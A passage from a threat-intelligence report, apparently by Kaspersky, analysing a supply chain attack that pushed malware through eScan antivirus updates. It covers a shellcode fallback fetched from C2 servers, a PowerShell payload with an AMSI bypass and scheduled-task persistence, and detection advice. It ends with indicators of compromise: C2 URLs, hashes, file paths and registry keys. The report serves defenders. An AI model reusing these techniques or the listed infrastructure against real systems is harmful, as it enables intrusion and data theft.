Screenshot of the eScan product GUI, with the highlighted date that is changed by the payload

Apart from launching the PowerShell script, the payload also attempts to retrieve a fallback payload from the C2 infrastructure, by sending GET requests to the following URLs:

  • https://csc.biologii[.]net/sooc
  • https://airanks.hns[.]to

If there is a need to deliver this payload, the server responds with an RC4-encrypted blob, which is decrypted by the component and launched as shellcode.

The PowerShell-based persistent payload

The second deployed payload is entirely PowerShell-based. When started, it performs an AMSI bypass and conducts the same validation procedures as the victim validation payload. It further sends a GET request to the C2 infrastructure, using the same URLs as the validation payload. In this request, the cookie value named β€œs” contains RC4-encrypted and Base64-encoded system information, such as the victim ID, user name and current process name. In response to this request, the C2 server may optionally send the victim a PowerShell script, to be launched by the victim machine.

A rarely observed attack vector

Notably, it is quite unique to see malware being deployed through a security solution update. Supply chain attacks are a rare occurrence in general, let alone ones orchestrated through antivirus products. Based on the analysis of the identified implants, we can conclude that this attack was prepared thoroughly, as to orchestrate it, attackers had to:

  • Get access to the security solution update server.
  • Study the internals of the eScan product to learn how its update mechanism works, as well as how to potentially tamper with this product.
  • Develop unique implants, tailored to the supply chain attack.

An interesting fact about the implants deployed is that they implement fallback methods of performing malicious operations. For example, if the scheduled task that launches the PowerShell payload is deleted, it will still be launched by the CONSCTLX.exe file. In addition, if the C2 servers used by the PowerShell payload are identified and blocked, attackers will be still able to deploy shellcodes to the infected machine through CONSCTLX.exe.

One lucky thing about this attack is that it was contained in a quite a short period of time. As security solutions have a high level of trust within the operating system, attackers can use a variety of creative ways to orchestrate the infection, for example by using kernel-mode implants. However, in the attack we saw, they relied on user-mode components and commonly observed infection techniques, such as using scheduled tasks for persistence. This factor, in our opinion, made this supply chain attack easy to detect.

How to stay safe?

To detect infection, it is recommended to review scheduled tasks for traces of malware, check the %WinDir%\System32\drivers\etc\hosts file for blocked eScan domains, and review the eScan update logs for January 20.

The developers of eScan have created a utility for their users that removes the malware, rolls back the modifications it has made, and restores the normal functionality of the antivirus. The utility is sent to customers upon request to technical support.

Users of the solution are also advised to block known malware command-and-control server addresses.

Kaspersky’s security solutions, such as Kaspersky Next, successfully detect all malware used by the attackers with its Behavior Detection component.

Indicators of compromise

Network indicators
https://vhs.delrosal[.]net/i
https://tumama.hns[.]to
https://blackice.sol-domain[.]org
https://codegiant.io/dd/dd/dd.git/download/main/middleware[.]ts
https://csc.biologii[.]net/sooc
https://airanks.hns[.]to

Malicious Reload.exe component hashes
1617949c0c9daa2d2a5a80f1028aeb95ce1c0dee
a928bddfaa536c11c28c8d2c5d16e27cbeaf6357
ebaf9715d7f34a77a6e1fd455fe0702274958e20
96cdd8476faa7c6a7d2ad285658d3559855b168d

Malicious CONSCTLX.exe component hash
2d2d58700a40642e189f3f1ccea41337486947f5

Files and folders
C:\ProgramData\esfsbk
C:\ProgramData\euapp.log

Scheduled task name
Microsoft\Windows\Defrag\CorelDefrag

Registry keys
HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E
HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\ODS – value WTBases_new set to 999

  •  
❌